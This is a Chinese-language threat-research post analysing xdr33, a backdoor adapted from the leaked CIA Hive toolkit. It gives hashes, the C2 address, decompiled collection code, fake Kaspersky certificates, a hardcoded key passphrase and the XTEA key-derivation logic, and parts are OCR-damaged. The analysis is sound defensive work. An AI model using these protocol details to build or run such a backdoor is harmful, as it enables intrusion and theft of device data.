Botnet

警惕：魔改后的CIA攻击套件Hive进入黑灰产领域

Alex.Turing, Hui Wang


Jan 9, 2023 • 17 min read

概述

2022年10月21日，360Netlab的蜜罐系统捕获了一个通过F5漏洞传播，VT 0检测的可疑ELF文件 `ee07a74d12c0bb3594965b51d0e45b6f` ，流量监控系统提示它和IP `45.9.150.144` 产生了SSL流量，而且双方都使用了**伪造的Kaspersky证书**，这引起了我们的关注。经过分析，我们确认它由CIA被泄露的Hive项目server源码改编而来。**这是我们首次捕获到在野的CIA HIVE攻击套件变种**，基于其内嵌Bot端证书的**CN=xdr33**， 我们内部将其命名为**xdr33**。关于CIA的Hive项目，互联网中有大量的源码分析的文章，读者可自行参阅，此处不再展开。

概括来说，xdr33是一个脱胎于CIA Hive项目的后门木马，主要目的是收集敏感信息，为后续的入侵提供立足点。从网络通信来看，xdr33使用XTEA或AES算法对原始流量进行加密，并采用开启了**Client-Certificate Authentication**模式的SSL对流量做进一步的保护；从功能来说，主要有 `beacon, trigger` 两大任务，其中**beacon**是周期性向硬编码的Beacon C2上报设备敏感信息，执行其下发的指令，而**trigger**则是监控网卡流量以识别暗藏Trigger C2的特定报文，当收到此类报文时，就和其中的Trigger C2建立通信，并等待执行下发的指令。

功能示意图如下所示：



Hive使用**BEACON_HEADER_VERSION**宏定义指定版本，在源码的Master分支上，它的值`29`，而xdr33中值为`34`，或许xdr33在视野之外已经有过了数轮的迭代更新。和源码进行对比，xdr33的更新体现在以下5个方面：

- 添加了新的CC指令
- 对函数进行了封装或展开
- 对结构体进行了调序，扩展
- Trigger报文格式
- Beacon任务中加入CC操作

xdr33的这些修改在实现上来看不算非常精良，再加上此次传播所所用的漏洞为N-day，因此我们倾向于排除CIA在泄漏源码上继续改进的可能性，认为它是黑产团伙利用已经泄漏源码魔改的结果。考虑到原始攻击套件的巨大威力，这绝非安全社区乐见，我们决定编写本文向社区分享我们的发现，共同维护网络空间的安全。

漏洞投递Payload

我们捕获的Payload的md5为`ad40060753bc3a1d6f380a5054c1403a`，它的内容如下所示：

代码简单明了，它的主要目的是：

1：下载下一阶段的样本并将其伪装成`/command/bin/hlogd`。

2：安装`logd`服务以实现持久化。

样本分析

我们只捕获了一个X86 架构的xdr33样本，它的基本信息如下所示：

```
MD5:ee07a74d12c0bb3594965b51d0e45b6f
ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, stripped
Packer: None
```

简单来说，**xdr33**在被侵入的设备运行时，首先解密所有的配置信息，然后检查是否有root/admin权限，如果没有，则输出`Insufficient permissions. Try again...`并退出；反之就初始化各种运行时参数，如C2，PORT，运行间隔时间等。最后通过**beacon_start**，**TriggerListen**两个函数开启Beacon，Trigger两大任务。

```
if (beaconInfo.initDelay > 0) {
        // create beacon thread
        DLX(1, printf( "Calling BeaconStart()\n"));
        retVal = beacon_start(&beaconInfo);
        if (0 != retVal) {
                DLX(1, printf("Beacon Failed to Start!\n"));
        }
} else {
        DLX(1, printf("ALL BEACONS DISABLED, beaconInfo.initDelay <= 0.\n"));
}

// delete_delay
DLX(1, printf("Self delete delay: %lu.\n", delete_delay));

__VALGRIND__
DLX(2, printf( "\tCalling TriggerListen()\n"));
(void)TriggerListen(trigger_delay, delete_delay);
```

下文主要从2进制逆向的角度出发，分析Beacon，Trigger功能的实现；同时结合源码进行比对分析，看看发生了哪些变化。

解密配置信息

xdr33通过以下代码片段**decode_str**解密配置信息，它的逻辑非常简单即逐字节取反。

```
int __cdecl decode_str(int a1, int a2)
{
  int result; // eax

  for ( result = 0; result < a2; ++result )
    *(_BYTE *)(a1 + result) = ~*(_BYTE *)(a1 + result);
  return result;
}
```

在IDA中可以看到decode_str的交叉引用非常多，一共了152处。为了辅助分析，我们实现了附录中IDAPython脚本 Decode_RES，对配置信息进行解密。

xrefs to decode_str

Directio	Ty	Address	Text
Up	p	main+136	call decode_str
Up	p	main+147	call decode_str
Up	p	main+162	call decode_str
Up	p	main+170	call decode_str
Up	p	decode_init+D	call decode_str
Up	p	decode_init+1B	call decode_str
Up	p	decode_init+29	call decode_str
Up	p	decode_init+37	call decode_str
Up	p	decode_init+45	call decode_str
Up	p	decode_init+53	call decode_str
Up	p	decode_init+61	call decode_str
Up	p	decode_init+6F	call decode_str
Up	p	decode_init+7D	call decode_str
Up	p	decode_init+8B	call decode_str
Up	p	decode_init+99	call decode_str
Up	p	decode_init+A7	call decode_str
Up	p	decode_init+B5	call decode_str
Up	p	decode_init+C3	call decode_str
Up	p	decode_init+D1	call decode_str
Up	p	decode_init+DF	call decode_str
Up	p	decode_init+ED	call decode_str

Line 1 of 152

解密结果如下所示，其中有 `Beacon C2` **45.9.150.144**，运行时提示信息，查看设备信息的命令等。

```
80dc0f4, b'45.9.150.144\x00\x86\xb8\x01C+\xf7,\xf5\xe7\x0b\xd4Q\xb9\xa6\n~\xfelN\xc9\x9e\xa3n\x
\xab\xe1\xaayt\xaa\x18\xc0Q\xc1\x0b\xf6\xd6\xa3f\x0b`\xc3\xe4\xe0\x9a\xd2\xcc\x82\x92%\x02\xdc\
\x82\x8bw\x01\x06\xb8\xa2\xe5\x84\xa4\x8a\xb5\x87I\xb9\xb7\x8a\xcf\x8c\xce\xc3Ln\x14"\xcbk\x08\
\xc8\xcd\xf06\x17\x17-\x16\xc4n\xcd\xaa:\xd5\x9bT\xa2\xd9\xdc\x04\xb81\xd0\xa0\xe1\x12\x1dq\xd4
80dc1f4, b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
80dc204, b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
80dcee0, b' Insufficient permissions. Try again...\n\x00'
80dceb0, b'a:cD:d:hi:j:K:k:P:p:S:s:t:\x00'
80dcea0, b'Option error\x00'
80dce90, b'File not found\x00'
80dce80, b'ID too short\x00'
80dce60, b'Too many characters for address\x00'
80dce50, b'/proc/uptime\x00'
80dce44, b'tasklist\x00'
80dce3c, b'ps -ef\x00'
80dce34, b'proc\x00'
80dce2c, b'stat\x00'
80dce00, b'\npid   state ppid  pgrp  session command\n\x00'
80dcddc, b'ipconfig /all\x00'
80dcdc8, b'/sbin/ifconfig -a\x00'
80dcda0, b'error fetching interface information\x00'
```

Beacon Task

Beacon的主要功能是周期性的收集PID，MAC，SystemUpTime，进程以及网络相关的设备信息；然后使用bzip，XTEA算法对设备信息进行压缩，加密，并上报给C2；最后等待执行C2下发的指令 。

0x01: 信息收集

- MAC

  通过 `SIOCGIFCON` 或 `SIOCGIFHWADDR` 查询MAC

```
do
{
  if ( !GetMac_via_SIOCGIFCONF((int)(a1 + 308)) )
    break;
  wrap_sleep(4);
  if ( !GetMac_via_SIOCGIFHWADDR((int)(a1 + 308), "eth0") )
    break;
  if ( !GetMac_via_SIOCGIFHWADDR((int)(a1 + 308), "enp0s3") )
    break;
  if ( !GetMac_via_SIOCGIFHWADDR((int)(a1 + 308), "en0") )
    break;
  --v1;
}
while ( v1 );
```

- SystemUpTime

  通过/proc/uptime收集系统的运行时间

```
int getuptime()
{
  int v0; // eax
  int v2; // ebx
  int v3; // [esp+14h] [ebp-Ch] BYREF

  v3 = 0;
  v0 = __GI_fopen(aProcUptime, "r");
  if ( !v0 )
    return 0;
  v2 = v0;
  if ( sub_809B387(v0, "%i", &v3) == -1 )
    return 0;
  sub_8099528(v2);
  return v3;
}
```

/proc/uptime

- 进程以及网络相关的信息
  通过执行以下4个命令收集进程，网卡，网络连接，路由等信息

```
net_cmd         dd offset aPsEf          ; DATA XREF: run_cmd+2E
                                         ; "ps -ef"
                dd offset aSbinIfconfigA ; "/sbin/ifconfig -a"
                dd offset aNetstatAntu   ; "netstat -antu"
                dd offset aNetstatRn     ; "netstat -rn"
```

0x02: 信息处理

Xdr33通过update_msg函数将不同的设备信息组合在一起

```
v15 = get_proclist(v64);
if ( v15 )
  update_msg((_DWORD *)dword_80EA720, 3, (int)v15, v64[0]);
v64[0] = 2048;
v16 = get_ifconfig(v64);
if ( v16 )
  update_msg((_DWORD *)dword_80EA720, 4, (int)v16, v64[0]);
v64[0] = 2048;
v17 = get_netstatRN((int)v64);
if ( v17 )
  update_msg((_DWORD *)dword_80EA720, 5, v17, v64[0]);
v64[0] = 2048;
v18 = (int)get_netstatANTU(v64);
if ( v18 )
  update_msg((_DWORD *)dword_80EA720, 6, v18, v64[0]);
```


为了区别不同的设备信息，Hive设计了ADD_HDR，它的定义如下所示，上图中的“3，4，5，6”就代表了不同的Header Type。

```
typedef struct __attribute__ ((packed)) add_header {
        unsigned short type;
        unsigned short length;
} ADD_HDR;
```

那“3，4，5，6”具体代表什么类型呢？这就要看下图源码中Header Types的定义了。xdr33在此基础上进行了扩展，新增了0，9俩个值，分别代表**Sha1[:32] of MAC**，以及**PID of xdr33**。

```
//Header types
#define MAC                     1
#define UPTIME                  2
#define PROCESS_LIST            3
#define IPCONFIG                4
#define NETSTAT_RN              5
#define NETSTAT_AN              6
#define NEXT_BEACON_TIME        7
```


xdr32在虚拟机中的收集到的部分信息如下所示，可以看出它包含了head type为0,1,2,7,9,3的设备信息。



值得一提的是type=0，Sha1[:32] of MAC，它的意思是取MAC SHA1的前32字节。以上图中的的mac为例，它的计算过程如下：

```
mac:00-0c-29-94-d9-43,remove "-"
result:00 0c 29 94 d9 43

sha1 of mac:
result:c55c77695b6fd5c24b0cf7ccce3e464034b20805

sha1[:32] of mac:
result:c55c77695b6fd5c24b0cf7ccce3e4640
```

当所有的设备信息组合完毕后，使用bzip进行压缩，并在头部增加2字节的beacon_header_version，以及2字节的OS信息。



0x03: 网络通信

xdr33与Beacon C2通信过程，包含以下4个步骤，下文将详细分析各个步骤的细节。

- 双向SSL认证
- 获取XTEA密钥
- 向C2上报XTEA加密的设备信息
- 执行C2下发的指令


Step1: 双向SSL认证

所谓双向SSL认证，即要求Bot，C2要确认彼此的身份，从网络流量层面来看，可以很明显看到Bot，C2相互请求彼此证书并校验的过程。

Source	Destination	Protocol	Destination Port	Info
172.19.119.163	45.9.150.144	TCP		47232 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=2004672990 TSecr=0 WS=128
45.9.150.144	172.19.119.163	TCP		443 → 47232 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=1738555381 TSecr=2
172.19.119.163	45.9.150.144	TCP		47232 → 443 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2004673259 TSecr=1738555381
172.19.119.163	45.9.150.144	TLSv1.2		Client Hello
45.9.150.144	172.19.119.163	TCP		443 → 47232 [ACK] Seq=1 Ack=283 Win=64896 Len=0 TSval=1738555690 TSecr=2004673295
45.9.150.144	172.19.119.163	TLSv1.2		Server Hello, Certificate
172.19.119.163	45.9.150.144	TCP		47232 → 443 [ACK] Seq=283 Ack=1449 Win=64128 Len=0 TSval=2004673561 TSecr=1738555692
45.9.150.144	172.19.119.163	TLSv1.2		Server Key Exchange, Certificate Request, Server Hello Done
172.19.119.163	45.9.150.144	TCP		47232 → 443 [ACK] Seq=283 Ack=2099 Win=63488 Len=0 TSval=2004673561 TSecr=1738555692
172.19.119.163	45.9.150.144	TLSv1.2		Certificate
45.9.150.144	172.19.119.163	TCP		443 → 47232 [ACK] Seq=2099 Ack=1619 Win=64128 Len=0 TSval=1738555967 TSecr=2004673577
172.19.119.163	45.9.150.144	TLSv1.2		Client Key Exchange, Certificate Verify, Change Cipher Spec, Encrypted Handshake Message

xdr33的作者使用源码仓库中kaspersky.conf，以及thawte.conf 2个模板生成所需要的Bot证书，C2证书，CA证书。

"content/document/repo_hive/client/ssl/CA"



xdr32中硬编码了DER格式的CA证书，Bot证书和PrivKey。

```
if ( sub_8087516((int)&unk_80E3160, (int)&CA, 0x561) )
  return 0;
dword_80E3418 = 0;
memset(&unk_80E32C0, 0, 0x158u);
dword_80E341C = 0;
if ( sub_8087516((int)&unk_80E32C0, (int)&Cert, 0x529)
  || sub_8079BB7((int)&dword_80E3418, PrivKey, 0x4A7u, (int)"j9POZ2wRopIMyJQkzsg0a9DV", 25) )
{
  return 0;
}
```


可以使用`openssl x509 -in Cert -inform DER -noout -text`查看Bot证书，其中CN=xdr33，这正是此家族名字的由来。

```
Validity
    Not Before: Oct  7 19:50:07 2022 GMT
    Not After : Mar 16 19:50:07 2023 GMT
Subject: C=RU, O=Kaspersky Laboratory, CN=Engineering, CN=xdr33, ST=Moscow, L=Moscow, OU=IT
Subject Public Key Info:
    Public Key Algorithm: rsaEncryption
        Public-Key: (2048 bit)
        Modulus:
            00:e9:7b:61:a8:f8:d4:dd:71:6e:f3:fe:0f:31:54:
            38:8a:a2:5b:95:e5:e6:5e:16:d5:58:c3:e1:63:fb:
            13:9d:d1:1c:3b:9b:d0:98:83:0d:25:cd:66:21:26:
            53:34:fc:dd:75:74:ab:8f:48:7d:18:97:b4:8b:1d:
            02:21:92:03:dd:b1:f2:64:72:e2:a9:bf:de:c3:29:
            45:9a:a4:8e:56:4b:e2:1b:f2:5e:a3:5e:d4:02:a8:
            6c:34:6a:55:bb:f9:7c:14:cd:ea:08:72:44:ef:3f:
            b0:06:a1:dd:c1:52:19:32:df:6f:2d:a2:ed:8b:62:
            b2:25:5f:a3:d4:5d:46:4e:4f:17:da:37:08:e0:39:
            e7:54:a2:44:f3:5a:d2:69:fc:da:5f:62:41:73:a2:
            7a:86:8b:c5:30:c3:fd:20:66:f6:2f:04:50:31:93:
            6d:66:a4:ae:b3:a2:4c:a2:58:64:3b:47:6d:bf:15:
            ca:c9:39:b5:93:bf:47:2f:73:e5:65:d8:0a:b7:a1:
            c9:16:8b:a4:c2:45:8d:0f:c3:4d:4d:b7:01:5c:35:
            96:0d:d2:78:da:0f:f5:23:46:7b:b4:c9:1d:28:58:
            1f:8d:4b:ad:f7:42:d7:29:14:6e:10:d7:14:ad:b8:
            bb:e4:be:8f:d8:54:70:3e:7a:af:56:ff:b7:37:6e:
            4c:65
```

可以使用`openssl s_client -connect 45.9.150.144:443`查看C2的证书。Bot，C2的证书都伪装成与kaspersky有关，通过这种方式降低网络流量的可疑性。


```
    Not Before: Oct  7 19:47:59 2022 GMT
    Not After : Oct  2 19:47:59 2023 GMT
Subject: C=RU, O=Kaspersky Laboratory, CN=www.kaspersky.com, CN=server33, ST=Moscow, L=Moscow, OU=IT
Subject Public Key Info:
    Public Key Algorithm: rsaEncryption
        Public-Key: (2048 bit)
        Modulus:
            00:eb:72:a1:54:5d:c7:9f:61:fd:02:ff:4f:e8:07:
            3e:b4:93:23:73:e3:d8:40:10:bf:16:32:6c:7b:4a:
            0c:11:fe:31:10:24:24:37:2e:10:2a:ee:86:2d:26:
            06:17:a1:c7:0a:7f:11:39:b6:2c:02:70:dc:cd:e4:
            f8:92:f0:e5:4c:a8:9b:cc:85:da:93:a9:93:30:77:
            8f:67:56:58:84:d0:39:64:12:98:98:cf:f1:e4:53:
            6b:93:1d:1e:cc:18:35:fe:d0:19:d4:fd:88:9b:2[illegible]:
            c2:56:02:9d:c3:9c:2d:90:85:72:5b:6f:a7:1[illegible]:
            46:a4:1a:f5:4f:73:2b:b8:f3:1d:c2:1[illegible]:
            7d:2e:c1:61:5c:e9:c2:5f:16:bd:[illegible]:4a:e6:
            81:43:57:9b:74:e4:f4:17:[illegible]:e2:59:fe:
            90:5b:4d:2c:cd:bb:[illegible]:7:21:9b:2c:53:63:
            fc:e0:cc:d9:[illegible]:ea:f1:b1:2c:ad:79:c6:
            8d:0f:89:af:[illegible]:fa:e2:49:33:48:dc:87:02:
            ab:77:de:c1:90:d9:fe:f2:1e:3a:35:31:00:b3:86:
            8f:08:6a:0e:b1:7c:33:1f:e7:12:33:45:a7:16:ca:
            e1:5d:43:58:aa:46:b0:9f:30:ac:40:d9:ca:25:8d:
            fc:ed
```


CA证书如下所示，从3个证书的有效期来看，我们推测此次活动的开始时间在2022.10.7之后。



Step2: 获取XTEA密钥

Bot和C2建立SSL通信之后，Bot通过以下代码片段向C2请求XTEA密钥。



它的处理逻辑为：

1. Bot向C2发送64字节数据，格式为"设备信息长度字串的长度（xor 5） + 设备信息长度字串（xor 5） + 随机数据"
2. Bot从C2接收32字节数据，从中得到16字节的XTEA KEY，获取KEY的等效的python代码如下所示：

```
XOR_KEY=5
def get_key(rand_bytes):
```

```
        offset = (ord(rand_bytes[0]) ^ XOR_KEY) % 15
        return  rand_bytes[(offset+1):(offset+17)]
```

Step3: 向C2上报XTEA加密的设备信息

Bot使用Step2获得的XTEA KEY 对设备信息进行加密，并上报给C2。由于设备信息较多，一般需要分块发送，Bot一次最多发送4052字节，而C2则会回复已接受的字节数。

